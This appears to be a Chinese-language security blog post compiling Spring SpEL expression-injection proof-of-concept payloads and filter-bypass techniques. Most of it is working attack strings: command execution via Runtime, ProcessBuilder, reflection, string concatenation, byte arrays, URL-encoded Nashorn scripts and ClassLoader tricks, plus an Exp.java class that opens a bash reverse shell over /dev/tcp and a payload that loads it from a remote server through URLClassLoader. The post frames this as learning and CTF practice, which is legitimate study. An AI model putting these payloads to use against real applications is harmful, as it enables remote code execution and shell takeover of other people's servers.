由前面知道，SpEL 表达式是可以操作类及其方法的，可以通过类类型表达式 `T(Type)` 来调用任意类方法。这是因为在不指定 `EvaluationContext` 的情况下默认采用的是 `StandardEvaluationContext`，而它包含了 SpEL 的所有功能，在允许用户控制输入的情况下可以成功造成任意命令执行。

如下，前面的例子中已提过：

JAVA

```
public class BasicCalc {
    public static void main(String[] args) {
        String spel = "T(java.lang.Runtime).getRuntime().exec(\"calc\")";
        ExpressionParser parser = new SpelExpressionParser();
        Expression expression = parser.parseExpression(spel);
        System.out.println(expression.getValue());
    }
}
```



## 通过反射的方式进行 SpEL 注入

- 因为这里漏洞原理是调用任意类，所以我们可以通过反射的形式来展开攻击：

JAVA

```
public class ReflectBypass {
    public static void main(String[] args) {
        String spel =
"T(String).getClass().forName(\"java.lang.Runtime\").getRuntime().exec(\"calc\")
";
        ExpressionParser parser = new SpelExpressionParser();
        Expression expression = parser.parseExpression(spel);
        System.out.println(expression.getValue());
    }
}
```

## 基础 PoC&Bypass 整理

- 相关代码已同步至 GitHub，师傅们可以直接复现

下面我们来整理下各种利用的 PoC，这里默认把定界符 `#{}` 去掉。

PoC：


JAVA

```
// PoC原型

// Runtime
T(java.lang.Runtime).getRuntime().exec("calc")
T(Runtime).getRuntime().exec("calc")

// ProcessBuilder
new java.lang.ProcessBuilder({'calc'}).start()
new ProcessBuilder({'calc'}).start()
```

用 ProcessBuilder 来进行命令执行的代码如下

JAVA

```
public class ProcessBuilderBypass {
    public static void main(String[] args) {
        String spel = "new java.lang.ProcessBuilder(new String[]
{\"calc\"}).start()";
        ExpressionParser parser = new SpelExpressionParser();
        Expression expression = parser.parseExpression(spel);
        System.out.println(expression.getValue());
    }
}
```




## 基础 bypass

JAVA

```
// Bypass技巧

// 反射调用
T(String).getClass().forName("java.lang.Runtime").getRuntime().exec("calc")

// 同上，需要有上下文环境
#this.getClass().forName("java.lang.Runtime").getRuntime().exec("calc")

// 反射调用+字符串拼接，绕过如javacon题目中的正则过滤
T(String).getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("ex"+"ec",T(St
ring[])).invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime").getMetho
d("getRu"+"ntime").invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime"
)),new String[]{"cmd","/C","calc"})

// 同上，需要有上下文环境
#this.getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("ex"+"ec",T(String
[])).invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("g
etRu"+"ntime").invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime")),n
ew String[]{"cmd","/C","calc"})

// 当执行的系统命令被过滤或者被URL编码掉时，可以通过String类动态生成字符，Part1
// byte数组内容的生成后面有脚本
```

```
new java.lang.ProcessBuilder(new java.lang.String(new byte[]
{99,97,108,99})).start()

// 当执行的系统命令被过滤或者被URL编码掉时，可以通过String类动态生成字符，Part2
// byte数组内容的生成后面有脚本
T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(99)))
```


## JavaScript Engine Bypass

从 **ruilin** 师傅的文章学到还可以用js引擎(不知道能不能用颜文字或者其他 js 绕过的方法到这里，暂时没实验成功，测试成的师傅可以分享下).

获取所有 js 引擎信息

JAVA

```
public static void main(String[] args) {
       ScriptEngineManager manager = new ScriptEngineManager();
       List<ScriptEngineFactory> factories = manager.getEngineFactories();
       for (ScriptEngineFactory factory: factories){
               System.out.printf(
                   "Name: %s%n" + "Version: %s%n" + "Language name: %s%n" +
                   "Language version: %s%n" +
                   "Extensions: %s%n" +
                   "Mime types: %s%n" +
                   "Names: %s%n",
                   factory.getEngineName(),
                   factory.getEngineVersion(),
                   factory.getLanguageName(),
                   factory.getLanguageVersion(),
                   factory.getExtensions(),
                   factory.getMimeTypes(),
                   factory.getNames()
               );
       }
}
```




通过结果中的 Names，我们知道了所有的 js 引擎名称故 `getEngineByName` 的参数可以填 `[nashorn, Nashorn, js, JS, JavaScript, javascript, ECMAScript, ecmascript]`,举个例子:

JAVA

```
ScriptEngineManager sem = new ScriptEngineManager();
ScriptEngine engine = sem.getEngineByName("nashorn");
System.out.println(engine.eval("2+1"));
```

那么 payload 也就显而易见

JAVA

```
// JavaScript引擎通用PoC
T(javax.script.ScriptEngineManager).newInstance().getEngineByName("nashorn").eva
l("s=
[3];s[0]='cmd';s[1]='/C';s[2]='calc';java.la"+"ng.Run"+"time.getRu"+"ntime().ex"
+"ec(s);")

T(org.springframework.util.StreamUtils).copy(T(javax.script.ScriptEngineManager)
.newInstance().getEngineByName("JavaScript").eval("xxx"),)

// JavaScript引擎+反射调用
T(org.springframework.util.StreamUtils).copy(T(javax.script.ScriptEngineManager)
.newInstance().getEngineByName("JavaScript").eval(T(String).getClass().forName("
java.l"+"ang.Ru"+"ntime").getMethod("ex"+"ec",T(String[])).invoke(T(String).getC
lass().forName("java.l"+"ang.Ru"+"ntime").getMethod("getRu"+"ntime").invoke(T(St
ring).getClass().forName("java.l"+"ang.Ru"+"ntime")),new String[]
{"cmd","/C","calc"})),)

// JavaScript引擎+URL编码
// 其中URL编码内容为：
// 不加最后的getInputStream()也行，因为弹计算器不需要回显
T(org.springframework.util.StreamUtils).copy(T(javax.script.ScriptEngineManager)
.newInstance().getEngineByName("JavaScript").eval(T(java.net.URLDecoder).decode(
"%6a%61%76%61%2e%6c%61%6e%67%2e%52%75%6e%74%69%6d%65%2e%67%65%74%52%75%6e%74%69%
6d%65%28%29%2e%65%78%65%63%28%22%63%61%6c%63%22%29%2e%67%65%74%49%6e%70%75%74%53
%74%72%65%61%6d%28%29")),)
```

那么payload也就显而易见

`nashorn` 作 Engine

JAVA

```
String spel =
"T(javax.script.ScriptEngineManager).newInstance().getEngineByName(\"nashorn\")"
+
".eval(\"s=[3];s[0]='cmd';" +
"s[1]='/C';s[2]='calc';java.la\"+\"ng.Run\"+\"time.getRu\"+\"ntime().ex\"+\"ec(s
);\")";
```

`javascript` 作 Engine，这里我复现失败了。

JAVA

```
new javax.script.ScriptEngineManager().getEngineByName("javascript").eval("s=
[2];s[0]='open';s[1]='/System/Applications/Calculator.app';java.lang.Runtime.get
Runtime().exec(s);
```

## 一些尚未复现成功的 PoC

JAVA

```
// 黑名单过滤".getClass(", 可利用数组的方式绕过，还未测试成功
''['class'].forName('java.lang.Runtime').getDeclaredMethods()
[15].invoke(''['class'].forName('java.lang.Runtime').getDeclaredMethods()
[7].invoke(null),'calc')

// JDK9新增的shell，还未测试
T(SomeWhitelistedClassNotPartOfJDK).ClassLoader.loadClass("jdk.jshell.JShell",tr
ue).Methods[6].invoke(null,{}).eval('whatever java code in one
statement').toString()
```

# 通过 ClassLoader 类加载器构造 PoC&Bypass

- 关于 ClassLoader Java反序列化基础篇-05-类的动态加载

## URLClassLoader 结合 SpEL 表达式注入

先构造一份 Exp.jar , 放到远程 vps 即可，.class 也行

一份通过构造方法反弹 shell 的 Exp.java 实例

JAVA

```
public class Exp{
    public Exp(String address){
        address = address.replace(":","/");
        ProcessBuilder p = new ProcessBuilder("/bin/bash","-c","exec
5<>/dev/tcp/"+address+";cat <&5 | while read line; do $line 2>&5 >&5; done");
        try {
            p.start();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

起一个 http 服务示例

BASH

```
python -m SimpleHTTPServer 8990
```

Payload

注意必须使用全限定类名 , 或许这个可以过一些bypass

JAVA

```
new java.net.URLClassLoader(new java.net.URL[]{new
java.net.URL("http://127.0.0.1:8999/Exp.jar")}).loadClass("Exp").getConstructors
()[0].newInstance("127.0.0.1:2333")
```

在 vps 上开启监听 2333 端口即可。

## AppClassLoader

- 加载 Runtime 执行

由于需要调用到静态方法所以还是要用到 `T()` 操作


JAVA

```
T(ClassLoader).getSystemClassLoader().loadClass("java.lang.Runtime").getRuntime(
).exec("open /System/Applications/Calculator.app")
```

- 加载 ProcessBuilder 执行

JAVA


```
T(ClassLoader).getSystemClassLoader().loadClass("java.lang.ProcessBuilder").getC
onstructors()[1].newInstance(new String[]
{"open","/System/Applications/Calculator.app"}).start()
```




## 通过其他类获取 AppClassLoader

**实例1:**

使用 SpEL 的话一定存在名为 `org.springframework` 的包，这个包下有许许多多的类，而这些类的 classloader 就是 AppClassLoader



比如: `org.springframework.expression.Expression` 类

JAVA

```
System.out.println(
org.springframework.expression.Expression.class.getClassLoader() );
```

那么很容易就可以得到一个获取 AppClassLoader 的方法，

JAVA

```
T(org.springframework.expression.Expression).getClass().getClassLoader()
```

假设使用 thyemleaf 的话会有`org.thymeleaf.context.AbstractEngineContext`

JAVA

```
T(org.thymeleaf.context.AbstractEngineContext).getClass().getClassLoader()
```

假设有一个自定义的类那么可以:


JAVA

```
T(com.ctf.controller.Demo).getClass().getClassLoader()
```

类比较多，不过多叙述，感觉 CTF 里面可能会出这种

## 通过内置对象加载 URLClassLoader

这里在 0c0c0f18 年的一个文章学到了两个 poc，部分截图如下





JAVA

```
{request.getClass().getClassLoader().loadClass(\"java.lang.Runtime\").getMethod(
\"getRuntime\").invoke(null).exec(\"touch/tmp/foobar\")}

username[#this.getClass().forName("javax.script.ScriptEngineManager").newInstanc
e().getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec('xterm')")]=
asdf
```

request、response 对象是 Web 项目的常客,通过第一个 poc 测试发现在 Web 项目如果引入了 SpEL 的依赖，那么这两个对象会自动被注册进去。

像这样，会发现它调用的是 URLClassLoader

java.net.URLClassLoader@65ae6ba4




### 字符串 bypass

以下内容参考：SpEL注入RCE分析与绕过 - 先知社区 (aliyun.com)

- 我个人的感觉是实现起来有点.....嗯.....不太靠谱，这里本地复现也失败了，有兴趣的师傅们可以看一下。

## 0x05 关于 SpEL 表达式的实战

参考项目，首先是输入点必须可控，后续会复现几个漏洞看看。

Drun1baby/JavaSecurityLearning

## 0x06 参考资料

https://xz.aliyun.com/t/9245
SpEL表达式注入漏洞总结